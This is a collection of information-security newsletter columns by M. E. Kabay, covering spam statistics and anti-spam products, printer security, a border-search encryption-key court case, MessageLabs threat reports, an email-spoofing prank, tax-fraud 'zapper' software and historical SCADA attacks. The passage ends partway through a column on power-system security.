Norwich University, Northfield VT

Spam is a major operational problem for all professionals because of its waste of bandwidth; it is a significant nuisance even for non-professionals, contributing to computer-based crime and increasing doubts about e-commerce. I recently interviewed Cloudmark CTO Jamie de Guerre via e-mail and am pleased to convey our discussion in a two-part report.

1. How's the spam? We hear estimates of anywhere from 75% to 90% of the total bandwidth of the Internet is being wasted by unsolicited commercial e-mail; what do these experts find?


Cloudmark provides spam filtering for the world's largest e-mail providers including 11 of the top service providers in North America. Over 96% of all e-mail sent to these operators is spam today.

2. Are there regional variations in spam? That is, are different parts of the world receiving different amounts of spam and are there differences in the origination frequency by geography?

Yes, there are differences in both the amount of spam received and generated by different regions.

North America is definitely the leader in _*receiving*_ spam. As I mentioned, over 96% of all e-mail received by large North American operators is spam. That number is quite a bit lower in Europe – only around 85% of all e-mail received by large European operators is spam. In Asia, the number is similar, around 80% of all e-mail received by major Asian operators is spam.

The following graph shows the percentage of spam generated by several of the top sources of spam in the world, by country:



3. Has the legal situation improved any? Some years ago, I wrote a column with my favorite title of all time: "Can CAN-SPAM Can Spam?" Obviously, it hasn't. Are there any legal measures that you think would be of any use at all in fighting spam?

Yes, the legal situation has improved; however, the impact is negligible. Efforts by organizations to track down attackers have increased. There have also been some successful prosecutions. However, these actions have had a relatively small impact on the amount of spam and on the attackers. The rate of successful prosecutions has been slower than the growth of the attacking community by orders of magnitude.

The attacking community is now a sophisticated, mature market economy. The combination of widely available services from advanced researchers enabling anyone with malicious intent to join the attacking community has dramatically lowered the barrier of entry for a wide network of wannabe hackers to conduct sophisticated and malicious attacks. While the legal situation has improved, at this point, the outlook is grim for any hope of it having real impact.

The spammer community has grown rapidly over recent years. It has perfected the underground open-market system for trading of services, wares and cash. Today, the most advanced attackers are not actually committing fraud themselves—they're now selling their services (e.g., botnet time shares, exploits, spyware) to a broader, lower-skilled open community of new attackers. The best hackers operate research and development departments with PhD-level computer scientists. Their attacks are creative, efficient and innovative. They have expanded their services by providing customer support, reporting services and multiple pricing options for services. Meanwhile, more novice attackers are eager to join the game and they are often even more malicious than their predecessors are and increasingly creative with their social engineering techniques for persuading consumers to pay attention to their spurious offers.

4. Cloudmark has been doing a great job from my perspective: I see very little spam getting by your filters. I really like the whole principle of a community-based rapid response to new spam; anything that does get by the filters can be sent right back to your engine at the click of a button. Are you pleased with the growth of your community and the responsiveness of the members?

Definitely! (and thanks for the praise!)

Cloudmark has been growing rapidly over the past few years. Cloudmark's solution is not only providing protection for millions of consumers using the Cloudmark Desktop toolbar in their e-mail client, but because our accuracy is significantly higher than other solutions on the market, we have been selected by the majority of the world's largest e-mail providers to filter spam right at the source—inside network data centers. Today, large service providers around the globe have deployed Cloudmark, and we now protect over 300 million mailboxes and filter 12% of the Internet's e-mail.

The feedback from all of the users that we provide protection for is an integral part of how we are able to provide the highest possible filtering accuracy. Typically, Cloudmark detects new threats in under a minute.

The interview concludes in my next column.

About Jamie de Guerre

As CTO, Jamie is responsible for Cloudmark's technical strategy and roadmap. Additionally, Jamie manages Cloudmark's Technology Services, Sales Engineering and ISP Support teams, ensuring a tight bridge between customers and internal technical development.

Since joining Cloudmark in 2003, Jamie has played a central role in shaping Cloudmark's products and technologies. Jamie started as a core member of the design team writing the first design specifications for Cloudmark Server Edition and multiple versions of Cloudmark Authority. Jamie was also instrumental in dramatically growing Cloudmark's Global Threat Network, with the invention of the Cloudmark Network Feedback System enabling automatic incorporation of feedback from all subscribers within a service provider's network.

Jamie has spoken at numerous industry events and panels in the areas of e-mail security, mobile technologies and future security threat vectors related to new types of messaging. Prior to joining Cloudmark, he worked at Microsoft on the .NET Compact Framework, where he first began working with service providers. Jamie holds a Bachelor degree with honors in Computer Science from the University of Western Ontario.

The State of the Spam:
An Interview with Jamie de Guerre (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

What does the future hold for fighting spam? My two-part interview with Jamie de Guerre, CTO of Cloudmark, concludes today.

5. How do you see Cloudmark evolving? I know that you issue periodic updates to the software -- what have you been doing to improve the product?

For e-mail threats, Cloudmark is continuing to innovate. This includes several new road map areas:

1. Cloudmark Sender Reputation

   Cloudmark just launched the Cloudmark Sender Reputation Service, a feature shipping on our edge mail transfer agent (MTA) solution, Cloudmark Gateway. This service identifies _*sources*_ of spam almost instantly around the globe, including rapidly evolving botnets. Cloudmark's solution traditionally worked at the content layer by filtering messages based on the contents of the message and identifying messages sources in the Cloudmark Global Threat Network as spam, phishing or virus.

2. Outbound Protection, Zombie Identification and Remediation

   Cloudmark will be offering service provider a Zombie Identification Service that identifies and remediates bots within their network.

3. Cloudmark ActiveScan

   Cloudmark ActiveScan enables highly efficient rescanning of messages—so that even if a spam message gets through initially, Cloudmark can still take action on it as soon as the spam is discovered.

In addition to these improvements in Cloudmark's e-mail security solutions, we are expanding into other messaging markets that need the same leading edge security that Cloudmark provides for e-mail. The first of these markets is mobile messaging. In many parts of Asia, people already get more spam on their mobile phone over Short Message Service (SMS) than they do in e-mail. This problem is going to grow elsewhere with the growing popularity of mobile messaging and as mobile-service providers enable new services like mobile e-commerce.

Cloudmark's solution is flexible in filtering any messaging threat. Therefore, Cloudmark will evolve into other new markets that are also start to have security issues and are increasingly attacked by spammers, phishers and other attackers. Stay tuned—you may hear some announcements in this area soon.

6. How do see the battle against bots? Are you focusing on outbound spam?

Yes, as part of Cloudmark's sender reputation strategy, we are working to identify zombie PCs and providing a real-time Zombie Identification Service to operators as part of our outbound protection offering. We are also partnering with several companies that provide automated remediation solutions and transparent proxy solutions that can filter outbound spam sent on networks that have not closed port 25 (i.e., open spam relays).

7. What's your long-term view of the spam fighting project? Do we have any hope?

Fundamentally, spam is all about economics. As long as e-mail is one of the most popular applications on the Internet attackers will be motivated to evade the latest defenses and find ways to monetize the medium. Therefore, Cloudmark believes in creating security solutions that can evolve and respond quickly to these adaptations and design solutions to enable the fastest possible protection.

8. Will IPv6 significantly improve our chances of winning the battle?

IPv6 will dramatically increase the addressable IP space for the Internet. With IPv4, there are 4,294,967,296 possible unique addresses. IPv6 increases that to 2^{128}. As it relates to spam, several orders of magnitude more addresses means dramatically more IP space to hide in, making sender reputation based techniques for stopping spam much less effective. Support for mobile handsets, means more sources and destinations for spam and thereby a bigger pool of devices for spammers attack. Finally, IPv6 means that spam will have other media to mutate into including voice and video.

While there are some additional security mechanisms built into IPv6, these do not make a significant difference for spam. So unfortunately, IPv6 increases the threat space and makes things more difficult as opposed to improving our chances of winning the battle on spam.

[Note from MK: for the record, I have no involvement with Cloudmark other than as a paying user of their services.]

Your Printer – An Open Door for Hackers?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In April 1981, I was sent to Hewlett-Packard (HP) headquarters in Cupertino, CA on a six-month assignment to be trained as an HP3000 operating systems internals and performance specialist and also to work on a pioneering computer-based training system I invented for the company. I brought my flute along and met a friendly lab engineer called Dale Morris who played excellent guitar. We had a good time playing duets that summer. I remember that he was working on a new series of HP3000 machines with a vastly increased memory space: 4 GB. I laughed and wondered why anyone could possibly need so much main memory – especially since a 1 MB memory board still cost $64,000 at that time (about $200,000 in today's currency).

Today, I have 2 GB of RAM on my main tower PC and Dale Morris is a Distinguished Technologist at HP in Fort Collins, CO. Recently he told me about an interesting security issue involving printers and I invited him to tell us about it in this column. The remainder of today's contribution is entirely Dale's with minor edits.

* * *

In 1999, TechWeb reported an alleged printer-based attack on the Space and Naval Systems Warfare Center in San Diego, California (SSC San Diego). A network operations engineer noticed that a local print job took an unusually long time. After examining the problem, he concluded that a network intruder had hacked into the printer and reconfigured the routing tables – so that the print job shipped to Russia!

We've all thought about security as it applies to printing. Your organization probably has written policies governing who can print certain documents and where and when they can be printed. But such policies are difficult to enforce; for example, authorized users printing sensitive documents might find the documents missing from the tray of a shared network printer. Furthermore, informal policies aren't the best support for audit requirements, and such approaches address only a subset of printer security issues. You might be surprised to learn that your database server could be attacked by a rogue printer.

Technology development has outstripped the earlier IT view of security in the imaging and printing environment. Printers and imaging devices were considered simple network appliances, with none of the risks of desktop PCs and servers. However, these devices have grown in sophistication – running full-capability operating systems like Linux, Windows and with features like built-in FTP services and Web servers.

Vulnerabilities exist in the network flow (client to print server, print server to printer) and the printer itself (printer memory awaiting print, output tray awaiting pickup). In addition, inadequate authentication and insufficient print activity records can compromise security. In general, there is little or no control over the IT infrastructure responsible for printing.

Traditional secure-printing initiatives have generally employed a heterogeneous mixture of four different types of point solutions:

- secure the device,
- protect the network,
- encrypt the document, or
- effectively monitor and manage printing and audit devices.

Although they do work, these solutions cannot guarantee security policy enforcement, and the task of integration is non-trivial.

Securing print and imaging devices requires creating access controls for management and use, securing file deletion, and even locking the doors to the printing station. However, securing the device alone does not create a secure print environment. For example, users can reset the device without the knowledge of the security administrator. To be secure, the devices must also work within a secure network which is overseen by security policy.

Forty years ago, banks thought that simply protecting networks would solve ATM security problems—but that didn't work. Adding enforcement policies on the network, however, caused ATM abuses to decline. Printing and imaging security is similar. Protecting the network with simple link-layer security (such as IPSec or other point solutions) fails for many reasons. For example, IT and Intrusion Detection Systems (IDSs) do not typically check printing applications, even though they are subject to Trojan horses and viruses. Anyway, policy enforcement across a large number of imaging and printing devices can be circumvented and data integrity can be compromised. Securing the network, although important, is not enough to create a secure print environment.

Document encryption – another important component of secure printing – has its own drawbacks, particularly manageability. For example, if the printer gets out of crypto-sync, an administrator must manually press a configuration button. This can cause printing of the crypto-key, defeating its purpose. Improper key management ignores expected security standards and creates an non-secure network environment.

Managing heterogeneous print devices and authentication systems also has challenges. Multiple, competing security and authentication systems within the same environment are not easily integrated. Ad-hoc and inconsistent security implementations leave users more vulnerable to attack and administrators burdened with extra administrative tasks.

Truly secure printing must integrate device security, network security, encryption, and security policy. Comprehensive, end-to-end solutions (such as HP's Secure Print Advantage < http://www.hp.com/go/spa >) do exist. Look for a solution that allows you to overlay your existing network rather than completely reconfiguring it. Be certain that the solution provides policy-based management with support for multiple roles (e.g., security administration vs. printer support vs. audit) and that it has government certifications such as ____.

Process Over Presumption:
The Vermont Encryption Key Decision

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

On December 17, 2006, Canadian citizen and legal US resident Sebastian Boucher crossed the US border into Vermont at Derby Line. A US Immigration and Customs Enforcement agent inspected the 30-year-old man's computer and reportedly found pornography and – significantly for this case – child pornography on the Z: drive. The laptop was seized as evidence and Sebastian Boucher was charged with transporting child pornography across interstate borders. Two days later, when agents tried to access the Z: drive, they found that it was encrypted using PGP.

In the course of 2007, a grand jury issued a subpoena ordering the accused to divulge his PGP encryption key; that subpoena was overruled on November 20, 2007 by U.S. Magistrate Judge Jerome J. Niedermeier. The case has created a wave of impassioned debate in the blogosphere, much of it consisting of abuse hurled at the defendant and contempt heaped upon the judge for letting a child pornographer go unpunished; a typical example of that kind of commentary, complete with original spelling, grammar and punctuation, is "What are they thinking? This is our children. We should do everything to put children pornographers behind bars, along with the pedophiles!!!! They have the laptop already, they have the evidence. This Judge needs to wake up and do the job he was hired to do. 'My own opinion may the should check on all the people that agree with this decision!'"< http://www.news.com/5208-13578_3-0.html?forumID=1&threadID=33676&messageID=350202&start=0 >

More reasoned analysis can be found in Declan McCullagh's review from December 14, 2007 < http://www.news.com/8301-13578_3-9834495-38.html > and in an excellent interview with a number of legal scholars by John Curran of Associated Press from February 7, 2008 < http://www.boston.com/news/local/vermont/articles/2008/02/07/encrypted_laptop_poses_dilemma_in_vt_child_porn_case?mode=PF > and I will not repeat their work here.

There are some implications of this decision if it is borne out on appeal. First, for corporate security managers, teach all employees what security specialists have been repeating for years: don't carry sensitive materials across borders and don't think that encryption will protect your laptop against seizure by border police. We have long known that many countries regard encryption on laptops with suspicion; in France, for example, "…the government has access to private encryption keys, import and export of encryption software are restricted, and strict sanctions are imposed for using cryptographic techniques to commit a crime."< http://www.privacyinternational.org/article.shtml?cmd%5B347%5D=x-347-559537 >

Here are my recommendations for anyone crossing an international border with a laptop computer:

1) Do not carry anything on the computer that you would regret being known to the officials from either side of that border.
2) Be prepared to divulge your decryption key(s) on demand; otherwise be prepared to have your computer seized.

3) Because of the risk of seizure, you must absolutely back up all operational data that you carry on your portable computer before you leave.
4) Make two backups before you leave so that data corruption of portions of either one may be compensated for using the other copy.

Another thought prompted by this interesting development over Fifth Amendment rights is the easy carryover of loathing for a crime and its perpetrators (child pornography and pornographers) into hostility for due process. The person quoted above who was foaming at the keyboard and implying that anyone who supports due process must be a pornographer illustrates a logical error that underlies extreme political discourse: if you disagree with our policies you must support criminals / perverts / our enemies / terrorists. We must steadfastly resist these forces of illogic and refocus the discussion on the arguments at hand. The rants and the _ad hominem_ attacks are dangerous distractions that we can challenge by dragging them into the light of reason.

Finally, I am struck by how poorly some of us in the United States grasp the importance of due process in protecting us from abuse of power. Our revulsion at child pornography and our fear of terrorism make it easy to forget that, unlike the situation in many dictatorships around the world, accusations are not normally permitted to be _ipso facto_ proof of guilt. We insist on fair and open judicial process precisely so that we shall not subject ourselves to rule by the powerful and conviction by emotion. I hope that these principles will return to our country and that we will see habeas corpus restored, secret trials condemned and torture repudiated.

Getting the Message:
MessageLabs Intelligence Reports Make Good Reading

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Recently I explored a useful resource in the Intelligence Reports from MessageLabs < http://www.messagelabs.com/resources/mlireports >, a company "founded in 1999 with a single purpose – to find a better way to stop the new breed of viruses that were harnessing the power of Internet to spread rapidly and causing huge disruption to the business world."< http://www.messagelabs.com/company/ > The Intelligence Reports are brief (3-22 pages) analyses of spam and virus prevalence with news articles summarizing significant new developments in the periods they cover. These concise reports include excellent graphics, clear explanations of new malicious-software and deception techniques, and will be particularly useful to security and network professionals preparing executive briefings, researchers, writers, and students. Today I'm pointing to some particularly interesting findings from the most recent issues.

December 2007 Annual Security Report:< http://www.messagelabs.com/mlireport/MLI_2007_Annual_Security_Report.pdf > Subtitle – "A year of storms, spam and socializing. . ." The authors point to a growing wave of increasingly sophisticated social engineering techniques such as "targeted attacks … aimed at C-level executives" and also exploitation of "social networking sites … [and] … corporate websites … to collect more information on their targets before launching such attacks." Botnet usage and sophistication grew; the StormWorm gang controlled "almost two million compromised computers [and] was deemed one of the largest of its kind." Spam using attachments such as spreadsheets and MP3 sound files became a nuisance in that year. "Whaling" (in contrast to phishing) attacks were identified as "highly targeted phishing-style attacks against senior executives around the world across a range of organizations. . . . The first major whaling attack in 2007 occurred on June 26 when MessageLabs intercepted 512 emails with a Microsoft Word document attached, which contained an embedded spying trojan. All of the emails targeted senior executives across a number of organizations in many countries. So precise were these attacks that the subject line of the email included the recipient's name and job title. The next significant wave appeared in September with MessageLabs intercepting 1,100 individual email attacks from the same criminal gang responsible for the June outburst. None of the emails this time contained any text; the only content was an RTF attachment which contained the spying trojan. Unlike the earlier June attack, where the name and job title of the victim was included within the subject line of the email, this series of attacks purported to be from an employment service regarding a prospective employee and included the target's company name within the subject line. Again, the emails were targeted towards C-level executives and senior management, including repeated attacks at the same company through different C-level entry points."

January 2008:< http://www.messagelabs.com/mlireport/MLI_Report_January_2008.pdf > "With a credit-crunch looming, spammers are taking advantage. To capitalize, spammers have stepped up the number of mails that directly offer financial products, or are closely related to money, such as phishing, lottery scams, loans, jobs and other financial enticements." Spammers have been increasing the use (to 17% of the spam noted in January) of search-engine redirection to

mask the ultimate phishing destination, “which makes it difficult for traditional anti-spam products to detect the malicious link.” The types of spam content have been shifting: “Image spam has been in general decline in recent weeks, at approximately 2% of spam, compared with a peak of 20% in the summer of 2007. The majority of spam is now made up of text-only or HTML spam. Text spam now accounts for around 60% of spam, compared with approximately 30% last summer. HTML spam now accounts for almost 38% of spam, compared with 50% last summer. Other file types including PDF, XLS and MP3 account for less that % of spam.”

February 2008:< http://www.messagelabs.com/mlireport/2008%2002_February_MLI_Report.pdf > 72.7% of the e-mail scanned by the company’s anti-spam services in February qualified as spam; 0.95% of all e-mail contained a virus; 1.0% of all e-mail contained a phishing attack. Spam from GMAIL accounts rose markedly, suggesting that criminals may have devised ways of defeating the CAPTCHA method for identifying human users.< http://www.networkworld.com/newsletters/sec/2005/0613sec2.html > “First, the spammer can hire the services of “mechanical turks,” individuals that manually create accounts or who are presented with the CAPTCHAs to solve using a software interface. Or, the attackers may have developed an algorithm, which can defeat the CAPTCHAs computationally. An algorithm-based attack is very scalable once a reasonable level of accuracy is achieved. MessageLabs research indicates that these algorithms deployed against CAPTCHA systems are 20-30% successful. When combined with the incredible computational horsepower available in hackers’ botnets and the ability to make unlimited attempts, this success rate means that attackers can create as many email accounts as desired.” The authors explain, “Spammers place a premium on using accounts from large, reputable online mail services as the spam is less likely to be blocked.”

I actually downloaded and read all the reports dating back to February 2006; they have a wealth of fascinating detail for anyone interested in the problem of malware and spam. I think MessageLabs is doing the community a service by providing these documents freely – and there’ not even a registration requirement for access. Bravo!

In subsequent columns, I’ll be exploring other resources from MessageLabs: white papers, case studies, and podcasts.

[As usual, it’s worth noting that I have no financial relationship whatever with MessageLabs. I just think their reports are neat!]

April Fool's Lessons

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The day before April Fool's Day (AFD) this year, one of my colleagues and I conspired to play a trick on our friend and colleague Dr Peter Stephenson, PhD, CISM, CISSP, FICAF, Associate Program Director of the MSIA program at Norwich University – and I have his kind permission to tell you about it.

Peter was in the process of updating curriculum materials for our seminars but had fallen behind schedule due to his enormous range of obligations (which include his being the CISO at Norwich). I had offered to help, but as usual, he said no, he'd deal with it. So I went ahead and spent 90 minutes on the Monday before AFD fixing the materials and checking all the links in the optional readings and bundled them up and sent them to our colleague along with a forged e-mail message (devoid of headers) dated AFD at 04:02 AM. She, in turn, was primed to send a reply to this fake e-mail early in the morning on AFD thanking him for the materials: "Thanks for your help with this project that just doesn't want to go away. I know how much you have on your plate and I really appreciate that you took the time to do this. That you took additional time to check the optional readings is real dedication."

It worked perfectly.

He was frantic: "Folks… I DID NOT SEND THIS… and I have not yet done it… we have a major problem here. It is on my plate for today and you likely would have gotten a message like this about the same time tomorrow morning but I repeat, I DID NOT SEND THIS MESSAGE. I need for you to capture the full headers on this (if you don't know how, call me and I will talk you through it). This message either is spoofed or I have been working in my sleep!"

We called him up and expressed befuddled concern. "How could it be a spoof?" we asked earnestly. After all, it included valid curriculum materials. Was he sure he hadn't just forgotten about sending the message? After toying with him for a few minutes, I said in a flash of apparent inspiration, "I know! It's the GOOGLE e-mail option! You sent the e-mail back in time!" That tore it and we all had a good laugh.

For those who haven't heard about it, GOOGLE had some hilarious spoofs on AFD, including "custom time" on its GMAIL site about a supposed new option that would not only allow backdating e-mail – it would actually allow sending it back in time!< http://www.networkworld.com/news/2008/040108-google-april-fools.html >

Well, to end this cheerful little essay with at least something other than laughs, Peter and I did think up some meaningful lessons from the little prank.

First, the prank was possible only because Peter was not signing his e-mail messages with a digital signature. I use PGP to sign all my work-related messages and most of the rest of my e-mail (I avoid PGP signatures for stuff I send to naïve users who might be intimidated by the sig block)(one elderly correspondent asked me if "SHA-1" was Hebrew). So lesson number one is to

use digital signatures on your e-mail.

Second, we discovered during our conversation that Peter thought he _was_ signing his e-mail with PGP! Turned out upon examination that Outlook 2007 rejected the PGP add-in but he never noticed that his outbound mail was not in fact being signed. So lesson number two is to check that your security measures are actually working.

Lesson number three is that pranks are best when they're friendly!

ZAP! You're Under Arrest!

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Richard T. Ainsworth,< http://www.bu.edu/law/faculty/profiles/bios/taxation/ainsworth.html > a lecturer at the Boston University School of Law, has written a fascinating report on the use of *_zappers_* – programs which divert funds for systematic embezzlement of tax obligations. The paper is "Zappers: Tax Fraud, Technology and Terrorist Funding".< http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1095266 >

Mr Ainsworth's paper has a wealth of information that will interest all information assurance (IA) specialists but will be of particular interest to software quality assurance auditors, financial auditors and anyone who teaches IA. It also has implications for anyone involved in vulnerability analysis.

The very first case tells the story of a huge tax-evasion case in Connecticut; apparently the owners of a grocery chain stole $17M of taxes over a decade. In another case, a married couple withheld over $20M in taxes over four years and supplied the stolen money to the Lebanese organization Hezbollah, described in the Encarta Encyclopedia as "Lebanese political party and militia group committed to promoting Islamic activism in Lebanon" and by the Council on Foreign Relations as "…a terrorist group believed responsible for nearly 200 attacks since 1982 that have killed more than 800 people…."< http://www.cfr.org/publication/9155/ >

The author points out that embezzlement (skimming) has long been accomplished without computer manipulation: "It is a simple matter of keeping two tills, one for the taxman and the other for the owner." However, he writes, "…the use of technology in skimming frauds is functionally related to two factors[:] (a) business size, and (b) the fraudster's perceived risk of detection."

One original application of computing to this kind of fraud was observed in Australia, where a family used a home-grown software to estimate the limits on how much cash they could pocket without having their fraud detected. They also hired a computer consultant to set up fake records to fool the tax inspectors. In this case, the fraud was detected by accident when a telephone tap on someone else's phone line allowed police to discover the shipment of large sums of hidden profits by the family to accounts overseas.

In Québec, when the Canadian value-added tax (the GST, or Goods and Services Tax) was applied widely to retail commerce in 1991, independent consultants scurried to offer dishonest small and medium business operators automated methods for cheating the government of its tax revenue. Around 2004-2007, Revenue Québec, with the help of the Sureté du Québec (the provincial police) arrested and brought to trial several suppliers of zappers, including Audio Lab LP, which in June 2007 "pleaded guilty to developing a Zapper to 'add-on' to its own commercial software (Softdine) that it provided to restaurants for use in their POS [point-of-sale] systems."

I conclude this discussion in the next column.

Attacks on Power Systems: Industry/Government Consensus (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this fifth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we begin a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

Experts have warned throughout the 1990s and this decade that power systems are vulnerable to attack. From a strategic perspective, more important than individual criminals or criminal gangs are ideologically- and militarily-motivated attackers. Hacktivists are politically-motivated criminal hackers; one advocate of hacktivism wrote that it is "a policy of hacking, phreaking or creating technology to achieve a political or social goal."[1] Terrorists are non-state actors; state-sponsored hackers are paid by their governments to hack.

1998 US DoE Computers Vulnerable to Hacking

Peter G. Neumann wrote the following terse summary in the *Risks Forum Digest* of a story by Brock N. Meeks that had been posted on MSNBC on May 29, 1998 [but which is no longer available online as far as I can determine in mid-September 2010]:

> An internal review of 64,000 unclassified computer systems throughout all major Department of Energy facilities has found serious security lapses, including the presence of classified and sensitive nuclear weapons information on 1,400 systems open to anyone on the Internet. This has stimulated a "contamination clean-up." Los Alamos alone has had 15 security breaches since Nov 1997. Apparently ftp reads — and *writes* — and readable password files are major problems.[2]

2002 Cyber-Attacks by Al Qaeda Feared

Shortly after the 2001 9/11 attacks on the World Trade Center, investigators began noting a pattern of reconnaissance from the Middle East and south Asia targeting US infrastructure. For example, Barton Gellman of the *Washington Post* wrote an extensive report which began,

> Late last fall[i.e., in 2001], Detective Chris Hsiung of the Mountain View, Calif., police department began investigating a suspicious pattern of surveillance against Silicon Valley computers. From the Middle East and South Asia, unknown browsers were exploring the digital systems used to manage Bay Area utilities and government offices. Hsiung, a specialist in high-technology crime, alerted the FBI's San Francisco computer intrusion squad.
>
> Working with experts at the Lawrence Livermore National Laboratory, the FBI traced trails of a broader reconnaissance. A forensic summary of the investigation, prepared in the Defense Department, said the bureau found "multiple casings of sites" nationwide. Routed through telecommunications switches in Saudi Arabia, Indonesia and Pakistan, the visitors studied emergency telephone systems, electrical generation and transmission,

water storage and distribution, nuclear power plants and gas facilities.
Some of the probes suggested planning for a conventional attack, U.S. officials said. But others homed in on a class of digital devices that allow remote control of services such as fire dispatch and of equipment such as pipelines. More information about those devices – and how to program them – turned up on al Qaeda computers seized this year, according to law enforcement and national security officials.[3]

Gellman's well-researched report quoted Ronald Dick, director of the FBI's National Infrastructure Protection Center, as saying "The event I fear most is a physical attack in conjunction with a successful cyber-attack on the responders' 911 system or on the power grid" at an InfraGard[4] meeting in Niagara Falls on June 12, 2002. In an interview, he added that such combined attacks could mean that "the first responders couldn't get there . . . and water didn't flow, hospitals didn't have power. Is that an unreasonable scenario? Not in this world. And that keeps me awake at night."

US intelligence reported that a raid on Al Qaeda offices near Kabul, Afghanistan in January 2002 found "A computer …[containing] models of a dam, made with structural architecture and engineering software, that enabled the planners to simulate its catastrophic failure." Gellman added, "The FBI reported that the computer had been running Microstran, an advanced tool for analyzing steel and concrete structures; Autocad 2000, which manipulates technical drawings in two or three dimensions; and software 'used to identify and classify soils,' which would assist in predicting the course of a wall of water surging downstream."

A significant discovery demonstrating the feasibility of attacks on SCADA systems was the arrest of Vitek Boden in Queensland, Australia on April 23, 2000. Gellman explained that Boden had systematically been sabotaging the SCADA systems of the Maroochy Shire wastewater system for over two months. Using a computer and a radio transmitter, he had successfully inserted a false "pumping station 4" and disabled alarms to prevent discovery of his 46 successful intrusions. Using his control over 300 SCADA nodes, this SCADA expert dumped "hundreds of thousands of gallons of putrid sludge into parks, rivers and the manicured grounds of a Hyatt Regency hotel." Apparently Boden was hoping to offer his services as a consultant to solve the mysterious problems.

Gellman wrote that Richard Clarke, the cyber-security advisor to the administration at the time, was "Exasperated by companies seeking proof that they are targets." He warned, "It doesn't matter whether it's al Qaeda or a nation-state or the teenage kid up the street. Who does the damage to you is far less important than the fact that damage can be done. You've got to focus on your vulnerability . . . and not wait for the FBI to tell you that al Qaeda has you in its sights."

* * *

The summary of a consensus about SCADA and electric power vulnerabilities continues in the next article in this series.

Attacks on Power Systems: Industry/Government Consensus (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this sixth article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we continue a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

2002 Cyberterrorism: The Real Risks

In their analysis of cyberterrorism published in August 2002, John Borland and Lisa Bowman make valuable points about SCADA security that counter the sometimes heated rhetoric about catastrophic consequences of cyberattacks[1]

- Cyberattacks on critical infrastructures would likely disrupt data flows and operations but would not easily threaten human life.
- Government-sponsored penetration tests of critical infrastructure control systems have sometimes taken extensive research, not the quick attacks pictured in the popular press.
- Successful attacks on the power grid might not result in total catastrophe: "Even in a successful attack on a metropolitan power grid, many critical systems – such as hospitals and prison operations – would continue running because they have independent generators. In addition, utilities and infrastructure operators have elaborate backup measures to protect the public even if a system is breached."[2]

Nonetheless, the authors admit, "Cascading failures could cause widespread social disruption: "SCADA systems could be attacked by overloading a system that, upon failure, causes other operations to malfunction as well, said John Dubiel, a Gartner consultant who worked on the electrical power attack in last month's [i.e., July 2002] war games. Such domino effects have been seen in incidents resulting from natural events."

2003 Don't Underestimate Cyberterrorists, Experts Warn

A February 2003 report in *PC World* summarized growing concern among information assurance experts about deliberate attacks on critical infrastructure launched by politically-motivated hackers.[2] A summary posted in the *Daily Open Source Infrastructure Report*[3] of the Department of Homeland Security (DHS) for Feb 11, 2003 was as follows:

